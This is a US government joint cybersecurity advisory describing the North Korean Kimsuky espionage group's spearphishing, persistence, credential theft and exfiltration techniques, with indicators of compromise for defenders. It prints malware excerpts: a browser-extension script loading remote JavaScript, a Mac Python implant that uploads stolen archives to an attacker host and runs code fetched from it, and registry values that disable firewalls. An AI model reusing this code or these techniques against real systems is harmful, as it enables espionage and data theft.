North Korean Advanced Persistent Threat Focus: Kimsuky

us-cert.cisa.gov/ncas/alerts/aa20-301a

Summary

This advisory uses the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK®) version 7 framework. See the ATT&CK for Enterprise version 7 for all referenced threat actor tactics and techniques.

This joint cybersecurity advisory was coauthored by the Cybersecurity and Infrastructure Security Agency (CISA), the Federal Bureau of Investigation (FBI), and the U.S. Cyber Command Cyber National Mission Force (CNMF). This advisory describes the tactics, techniques, and procedures (TTPs) used by North Korean advanced persistent threat (APT) group Kimsuky—against worldwide targets—to gain intelligence on various topics of interest to the North Korean government. The U.S. Government refers to malicious cyber activity by the North Korean government as HIDDEN COBRA. For more information on HIDDEN COBRA activity, visit https://www.us-cert.cisa.gov/northkorea.

This advisory describes known Kimsuky TTPs, as found in open-source and intelligence reporting through July 2020. The target audience for this advisory is commercial sector businesses desiring to protect their networks from North Korean APT activity.

Click here for a PDF version of this report.

Key Findings

This advisory's key findings are:

- The Kimsuky APT group has most likely been operating since 2012.
- Kimsuky is most likely tasked by the North Korean regime with a global intelligence gathering mission.
- Kimsuky employs common social engineering tactics, spearphishing, and watering hole attacks to exfiltrate desired information from victims.[1],[2]
- Kimsuky is most likely to use spearphishing to gain initial access into victim hosts or networks.[3]
- Kimsuky conducts its intelligence collection activities against individuals and organizations in South Korea, Japan, and the United States.
- Kimsuky focuses its intelligence collection activities on foreign policy and national security issues related to the Korean peninsula, nuclear policy, and sanctions.
- Kimsuky specifically targets:
  - Individuals identified as experts in various fields,
  - Think tanks, and
  - South Korean government entities.[4],[5],[6],[7],[8]
- CISA, FBI, and CNMF recommend individuals and organizations within this target profile increase their defenses and adopt a heightened state of awareness. Particularly important mitigations include safeguards against spearphishing, use of multi-factor authentication, and user awareness training.

Technical Details

Initial Access

Kimsuky uses various spearphishing and social engineering methods to obtain *Initial Access* [TA0001] to victim networks.[9],[10],[11] Spearphishing—with a malicious attachment embedded in the email—is the most observed Kimsuky tactic (Phishing: Spearphishing Attachment [T1566.001]).[12],[13]

- The APT group has used web hosting credentials—stolen from victims outside of their usual targets—to host their malicious scripts and tools. Kimsuky likely obtained the credentials from the victims via spearphishing and credential harvesting scripts. On the victim domains, they have created subdomains mimicking legitimate sites and services they are spoofing, such as Google or Yahoo mail.[14]
- Kimsuky has also sent benign emails to targets, which were possibly intended to build trust in advance of a follow-on email with a malicious attachment or link.
    - Posing as South Korean reporters, Kimsuky exchanged several benign interview-themed emails with their intended target to ostensibly arrange an interview date and possibly build rapport. The emails contained the subject line “Skype Interview requests of [Redacted TV Show] in Seoul,” and began with a request to have the recipient appear as a guest on the show. The APT group invited the targets to a Skype interview on the topic of inter-Korean issues and denuclearization negotiations on the Korean Peninsula.
    - After a recipient agreed to an interview, Kimsuky sent a subsequent email with a malicious document, either as an attachment or as a Google Drive link within the body. The document usually contained a variant of BabyShark malware (see the Execution section for information on BabyShark). When the date of the interview drew near, Kimsuky sent an email canceling the interview.
- Kimsuky tailors its spearphishing and social engineering approaches to use topics relevant to the target, such as COVID-19, the North Korean nuclear program, or media interviews.[15],[16],[17]

Kimsuky’s other methods for obtaining initial access include login-security-alert-themed phishing emails, watering hole attacks, distributing malware through torrent sharing sites, and directing victims to install malicious browser extensions (*Phishing: Spearphising Link* [T1566.002], *Drive-by Compromise* [T1189], *Man-in-the-Browser* [T1185]).[18]

Execution

After obtaining initial access, Kimsuky uses BabyShark malware and PowerShell or the Windows Command Shell for *Execution* [TA0002].

- BabyShark is Visual Basic Script (VBS)-based malware.
    - First, the compromised host system uses the native Microsoft Windows utility, `mshta.exe`, to download and execute an HTML application (HTA) file from a remote system (*Signed Binary Proxy Execution: Mshta* [T1218.005]).
    - The HTA file then downloads, decodes, and executes the encoded BabyShark VBS file.
    - The script maintains *Persistence* [TA0003] by creating a Registry key that runs on startup (*Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder* [T1547.001]).
    - It then collects system information (*System Information Discovery* [T1082]), sends it to the operator’s command control (C2) servers, and awaits further commands.[19],[20],[21],[22]
- Open-source reporting indicates BabyShark is delivered via an email message containing a link or an attachment (see Initial Access section for more information) (*Phishing: Spearphising Link* [T1566.002], *Phishing: Spearphishing Attachment* [T1566.001]). Kimsuky tailors email phishing messages to match its targets’ interests. Observed targets have been U.S. think tanks and the global cryptocurrency industry.[23]

Persistence

Kimsuky has demonstrated the ability to establish *Persistence* [TA0003] through using malicious browser extensions, modifying system processes, manipulating the `autostart` execution, using Remote Desktop Protocol (RDP), and changing the default file association for an application. By using these methods, Kimsuky can gain login and password information and/or launch malware outside of some application allowlisting solutions.

- In 2018, Kimsuky used an extension, which was available on the Google Chrome Web Store, to infect victims and steal passwords and cookies from their browsers (*Man-in-the-Browser* [T1185]). The extension's reviews gave it a five-star rating, however the text of the reviews applied to other extensions or was negative. The reviews were likely left by compromised Google+ accounts.[28]
- Kimsuky may install a new service that can execute at startup by using utilities to interact with services or by directly modifying the Registry keys (*Boot or Logon Autostart Execution* [T1547]). The service name may be disguised with the name from a related operating system function or by masquerading as benign software. Services may be created with administrator privileges but are executed under system privileges, so an adversary can also use a service to escalate privileges from Administrator to System. They can also directly start services through Service Execution.[29],[30]
- During the STOLEN PENCIL operation in May 2018, Kimsuky used the GREASE malware. GREASE is a tool capable of adding a Windows administrator account and enabling RDP while avoiding firewall rules (*Remote Services: Remote Desktop Protocol* [T1021.001]).[31]
- Kimsuky uses a document stealer module that changes the default program associated with Hangul Word Processor (HWP) documents (`.hwp` files) in the Registry (*Event Triggered Execution: Change Default File Association* [T1546.001]). Kimsuky manipulates the default Registry setting to open a malicious program instead of the legitimate HWP program (HWP is a Korean word processor). The malware will read and email the content from HWP documents before the legitimate HWP program ultimately opens the document.[32] Kimsuky also targets Microsoft Office users by formatting their documents in a `.docx` file rather than `.hwp` and will tailor their macros accordingly.[33]
- Kimsuky maintains access to compromised domains by uploading actor-modified versions of open-source Hypertext Processor (PHP)-based web shells; these web shells enable the APT actor to upload, download, and delete files and directories on the compromised domains (*Server Software Component: Web Shell* [T1505.003]). The actor often adds "Dinosaur" references within the modified web shell codes.[34]

Privilege Escalation

Kimsuky uses well-known methods for *Privilege Escalation* [TA0004]. These methods include placing scripts in the Startup folder, creating and running new services, changing default file associations, and injecting malicious code in `explorer.exe`.

- Kimsuky has used Win7Elevate—an exploit from the Metasploit framework—to bypass the User Account Control to inject malicious code into `explorer.exe` (*Process Injection* [T1055]). This malicious code decrypts its spying library—a collection of keystroke logging and remote control access tools and remote control download and execution tools—from resources, regardless of the victim's operating system. It then saves the decrypted file to a disk with a random but hardcoded name (e.g., `dfe8b437dd7c417a6d.tmp`) in the user's temporary folder and loads this file as a library, ensuring the tools are then on the system even after a reboot. This allows for the escalation of privileges.[35]
- Before the injection takes place, the malware sets the necessary privileges (see figure 1). The malware writes the path to its malicious Dynamic Link Library (DLL) and ensures the remote process is loaded by creating a remote thread within `explorer.exe` (*Process Injection* [T1055]).[36]



Figure 1: Privileges set for the injection [37]

Defense Evasion

Kimsuky uses well-known and widely available methods for *Defense Evasion* [TA0005] within a network. These methods include disabling security tools, deleting files, and using Metasploit.[38],[39]

> Kimsuky's malicious DLL runs at startup to zero (i.e., turn off) the Windows firewall Registry keys (see figure 2). This disables the Windows system firewall and turns off the Windows Security Center service, which prevents the service from alerting the user about the disabled firewall (see figure 2) (*Impair Defenses: Disable or Modify System Firewall* [T1562.004]).[40]

```
1
2   SYSTEMCurrentControlSetServicesSharedAccessParameters
3   FirewallPolicyStandardProfile
4      EnableFirewall = 0
5   SYSTEMCurrentControlSetServicesSharedAccessParameters
6   FirewallPolicyPublicProfile
7      EnableFirewall = 0
8   HKLMSOFTWAREAhnLabV3IS2007InternetSec
9      FWRunMode = 0
10  HKLMSOFTWAREAhnlabV3IS80is
       fwmode = 0
```

Figure 2: Disabled firewall values in the Registry [41]

- Kimsuky has used a keylogger that deletes exfiltrated data on disk after it is transmitted to its C2 server (*Indicator Removal on Host: File Deletion* [T1070.004]).[42]
- Kimsuky has used `mshta.exe`, which is a utility that executes Microsoft HTAs. It can be used for proxy execution of malicious `.hta` files and JavaScript or VBS through a trusted windows utility (*Signed Binary Proxy Execution: Mshta* [T1218.005]). It can also be used to bypass application allow listing solutions (*Abuse Elevation Control Mechanism: Bypass User Access Control* [T1548.002]).[43],[44]

- Win7Elevate—which was noted above—is also used to evade traditional security measures. Win7Elevatve is a part of the Metasploit framework open-source code and is used to inject malicious code into explorer.exe (*Process Injection* [T1055]). The malicious code decrypts its spying library from resources, saves the decrypted file to disk with a random but hardcoded name in the victim's temporary folder, and loads the file as a library.[45],[46],[47]

Credential Access

Kimsuky uses legitimate tools and network sniffers to harvest credentials from web browsers, files, and keyloggers (*Credential Access* [TA0006]).

- Kimsuky uses memory dump programs instead of using well-known malicious software and performs the credential extraction offline. Kimsuky uses `ProcDump`, a Windows command line administration tool, also available for Linux, that allows a user to create crash dumps/core dumps of processes based upon certain criteria, such as high central processing unit (CPU) utilization (*OS Credential Dumping* [T1003]). `ProcDump` monitors for CPU spikes and generates a crash dump when a value is met; it passes information to a Word document saved on the computer. It can be used as a general process dump utility that actors can embed in other scripts, as seen by Kimsuky's inclusion of `ProcDump` in the BabyShark malware.[48]
- According to open-source security researchers, Kimsuky abuses a Chrome extension to steal passwords and cookies from browsers (*Man-in-the-Browser* [T1185]).[49],[50] The spearphishing email directs a victim to a phishing site, where the victim is shown a benign PDF document but is not able to view it. The victim is then redirected to the official Chrome Web Store page to install a Chrome extension, which has the ability to steal cookies and site passwords and loads a JavaScript file, named `jQuery.js`, from a separate site (see figure 3).[51]

```
var Jqmin = function() {
    var i = ""
      , e = createHttp();
    if (null != e) {
        try {
            e.open("get", "https://www.bizsonet.com/wp-admin/js/jquery.js", !1),
            e.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"),
            e.send()
        } catch (e) {
            return i
        }
        i = e.responseText
    }
    return i
};
function GJquery() {
    var e = !1
      , i = "ulti_huwai_chanke"
      , t = document.getElementsByTagName("script");
    if (0 < t.length)
        for (var a = 0; a < t.length; a++) {
            t[a].id == i && (e = !0)
        }
    if (!e) {
        var r = document.createElement("script");
        r.type = "text/javascript",
        r.id = i,
        r.src = "https://www.bizsonet.com/wp-admin/js/jquery-3.3.1.min.js",
        document.getElementsByTagName("head")[0].appendChild(r)
    }
}
```

Figure 3: JavaScript file, named `jQuery.js` [52]

- Kimsuky also uses a PowerShell based keylogger, named MECHANICAL, and a network sniffing tool, named Nirsoft SniffPass (*Input Capture: Keylogging* [T1056.001], *Network Sniffing* [T1040]). MECHANICAL logs keystrokes to `%userprofile%\appdata\roaming\apach.{txt,log}` and is also a "cryptojacker," which is a tool that uses a victim's computer to mine cryptocurrency. Nirsoft SniffPass is capable of obtaining passwords sent over non-secure protocols.[53]

- Kimsuky used actor-modified versions of PHProxy, an open-source web proxy written in PHP, to examine web traffic between the victim and the website accessed by the victims and to collect any credentials entered by the victim.[54]

Discovery

Kimsuky enumerates system information and the file structure for victims' computers and networks (*Discovery* [TA0007]). Kimsuky appears to rely on using the victim's operating system command prompt to enumerate the file structure and system information (*File and Directory Discovery* [T1083]). The information is directed to `C:\WINDOWS\msdatl3.inc`, read by malware, and likely emailed to the malware's command server.[55]

Collection

Kimsuky collects data from the victim system through its HWP document malware and its keylogger (*Collection* [TA0009]). The HWP document malware changes the default program association in the Registry to open HWP documents (*Event Triggered Execution: Change Default File Association* [T1546.001]). When a user opens an HWP file, the Registry key change triggers the execution of malware that opens the HWP document and then sends a copy of the HWP document to an account under the adversary's control. The malware then allows the user to open the file as normal without any indication to the user that anything has occurred. The keylogger intercepts keystrokes and writes them to `C:\Program Files\Common Files\System\Ole DB\msolui80.inc` and records the active window name where the user pressed keys (*Input Capture: Keylogging* [T1056.001]). There is another keylogger variant that logs keystrokes into `C:\WINDOWS\setup.log`.[56]

Kimsuky has also used a Mac OS Python implant that gathers data from Mac OS systems and sends it to a C2 server (*Command and Scripting Interpreter: Python* [T1059.006]). The Python program downloads various implants based on C2 options specified after the `filedown.php` (see figure 4).

```
try:
    BODY = open(zipname, mode='rb').read()
    headers = {"User-Agent" : "Mozilla/5.0 compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/7.0", "Accept-Language" : "en-US,en;q=0.5", "Accept" :
    "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8", "Content-Type" : "multipart/form-data; boundary=----7e2220d1d50232"} ;
    boundary = "----7e2220d1d50232";
    postData = "--" + boundary + "\r\nContent-Disposition: form-data; name=""MAX_FILE_SIZE""\r\n\r\n10000000\r\n--" + boundary + "\r\nContent-Disposition: form-data; name=""file"";
    filename=""1.tar""\r\nContent-Type: text/plain\r\n\r\n" + BODY + "\r\n--" + boundary + "--";
    conn = HTTPConnection("crphone.mireene.com")
    conn.connect()
    conn.request("POST", "/plugin/editor/Templates/upload.php", postData, headers)
    conn.close()

    #delete zipped file
    os.system("rm -f '" + zipname + "'")
except:
    print "error"

def ExecNewCmd():
    exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=new')).read())


def SpyLoop():
    while True:
        CollectData()
        ExecNewCmd()
        time.sleep(300)

main_thread = threading.Thread(target=SpyLoop)
main_thread.start()
```

Figure 4: Python Script targeting MacOS [57]

Command and Control

Kimsuky has used a modified TeamViewer client, version 5.0.9104, for *Command and Control* [TA0011] (*Remote Access Software* [T1219]). During the initial infection, the service "Remote Access Service" is created and adjusted to execute `C:\Windows\System32\vcmon.exe` at system startup (*Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder* [T1547.001]). Every time `vcmon.exe` is executed, it disables the firewall by zeroing out Registry values (*Impair Defenses: Disable or Modify System Firewall* [T1562.004]). The program then modifies the TeamViewer Registry settings by changing the `TeamViewer` strings in TeamViewer components. The launcher then configures several Registry values, including `SecurityPasswordAES`, that control how the remote access tool will work. The `SecurityPasswordAES` Registry value represents a hash of the password used by a remote user to connect to TeamViewer Client (Use Alternate Authentication Material: Pass the Hash [T1550.002]). This way, the attackers set a pre-shared authentication value to have access to the TeamViewer Client. The attacker will then execute the TeamViewer client `netsvcs.exe`.[58]

Kimsuky has been using a consistent format. In the URL used recently— `express[.]php?op=1` —there appears to be an option range from 1 to 3.[59]

Exfiltration

Open-source reporting from cybersecurity companies describes two different methods Kimsuky has used to exfiltrate stolen data: via email or through an RC4 key generated as an MD5 hash or a randomly generated 117-bytes buffer (*Exfiltration* [TA0010]).

There was no indication that the actor destroyed computers during the observed exfiltrations, suggesting Kimsuky's intention is to steal information, not to disrupt computer networks. Kimsuky's preferred method for sending or receiving exfiltrated information is through email, with their malware on the victim machine encrypting the data before sending it to a C2 server (*Archive Collected Data* [T1560]). Kimsuky also sets up auto-forward rules within a victim's email account (E*mail Collection: Email Forwarding Rule* [T1114.003]).

Kimsuky also uses an RC4 key generated as an MD5 hash or a randomly generated 117-bytes buffer to exfiltrate stolen data. The data is sent RSA-encrypted (E*ncrypted Channel: Symmetric Cryptography* [T1573.001]). Kimsuky's malware constructs an 1120-bit public key and uses it to encrypt the 117-bytes buffer. The resulting data file is saved in `C:\Program Files\Common Files\System\Ole DB\` (*Data Staged: Local Data Staging* [T1074.001]).[60]

Mitigations

Indicators of Compromise

Kimsuky has used the domains listed in table 1 to carry out its objectives:

For a downloadable copy of IOCs, see AA20-301A.stix.

Table 1: Domains used by Kimsuky

login.bignaver[.]com	nytimes.onekma[.]com	webuserinfo[.]com
member.navier.pe[.]hu	nid.naver.onektx[.]com	pro-navor[.]com
cloudnaver[.]com	read.tongilmoney[.]com	naver[.]pw
resetprofile[.]com	nid.naver.unicrefia[.]com	daurn[.]org
servicenidnaver[.]com	mail.unifsc[[.]com	naver.com[.]de
account.daurn.pe[.]hu	member.daum.unikortv[.]com	ns.onekorea[.]me
login.daum.unikortv[.]com	securetymail[.]com	riaver[.]site
account.daum.unikortv[.]com	help-navers[.]com	mailsnaver[.]com
daum.unikortv[.]com	beyondparallel.sslport[.]work	cloudmail[.]cloud
member.daum.uniex[.]kr	comment.poulsen[.]work	helpnaver[.]com
jonga[.]ml	impression.poulsen[.]work	view-naver[.]com
myaccounts.gmail.kr-infos[.]com	statement.poulsen[.]work	view-hanmail[.]net
naver.hol[.]es	demand.poulsen[.]work	login.daum.net-accounts[.]info
dept-dr.lab.hol[.]es	sankei.sslport[.]work	read-hanmail[.]net
Daurn.pe[.]hu	sts.desk-top[.]work	net.tm[.]ro
Bigfile.pe[.]hu	hogy.desk-top[.]work	daum.net[.]pl
Cdaum.pe[.]hu	kooo[.]gq	usernaver[.]com
eastsea.or[.]kr	tiosuaking[.]com	naver.com[.]ec

myaccount.nkaac[.]net	help.unikoreas[.]kr	naver.com[.]mx
naver.koreagov[.]com	resultview[.]com	naver.com[.]se
naver.onegov[.]com	account.daum.unikftc[.]kr	naver.com[.]cm
member-authorize[.]com	ww-naver[.]com	nid.naver.com[.]se
naver.unibok[.]kr	vilene.desk-top[.]work	csnaver[.]com
nid.naver.unibok[.]kr	amberalexander.ghtdev[.]com	nidnaver[.]email
read-naver[.]com	nidnaver[.]net	cooper[.]center
dubai-1[.]com	coinone.co[.]in	nidlogin.naver.corper[.]be
amberalexander.ghtdev[.]com	naver.com[.]pl	nid.naver.corper[.]be
gloole[.]net	naver[.]cx	naverdns[.]co
smtper[.]org	smtper[.]cz	naver.co[.]in
login.daum.kcrct[.]ml	myetherwallet.com[.]mx	downloadman06[.]com
login.outlook.kcrct[.]ml	myetherwallet.co[.]in	loadmanager07[.]com
top.naver.onekda[.]com	com-download[.]work	com-option[.]work
com-sslnet[.]work	com-vps[.]work	com-ssl[.]work
desk-top[.]work	intemet[.]work	jp-ssl[.]work
org-vip[.]work	sslport[.]work	sslserver[.]work
ssltop[.]work	taplist[.]work	vpstop[.]work
webmain[.]work	preview.manage.org-view[.]work	intranet.ohchr.account-protect[.]work

Table 2: Redacted domains used by Kimsuky

`[REDACTED]/home/dwn[.]php?van=101`	`[REDACTED]/home/dwn[.]php?v%20an=101`	`[REDACTED]/home/dwn[.]php?van=102`
`[REDACTED]/home/up[.]php?id=NQDPDE`	`[REDACTED]/test/Update[.]php?wShell=201`	

Contact Information

To report suspicious or criminal activity related to information found in this Joint Cybersecurity Advisory, contact your local FBI field office at www.fbi.gov/contact-us/field, or the FBI's 24/7 Cyber Watch (CyWatch) at (855) 292-3937 or by e-mail at CyWatch@fbi.gov. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact. To request incident response resources or technical assistance related to these threats, contact CISA at Central@cisa.dhs.gov.

DISCLAIMER

This information is provided "as is" for informational purposes only. The United States Government does not provide any warranties of any kind regarding this information. In no event shall the United States Government or its contractors or subcontractors be liable for any damages, including but not limited to, direct, indirect, special or consequential damages, arising out of, resulting from, or in any way connected with this information, whether or not based upon warranty, contract, tort, or otherwise, whether or not arising out of negligence, and whether or not injury was sustained from, or arose out of the results of, or reliance upon the information.

The United States Government does not endorse any commercial product or service, including any subjects of analysis. Any reference to specific commercial products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply their endorsement, recommendation, or favoring by the United States Government.

References

Revisions

October 27, 2020: Initial Version

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.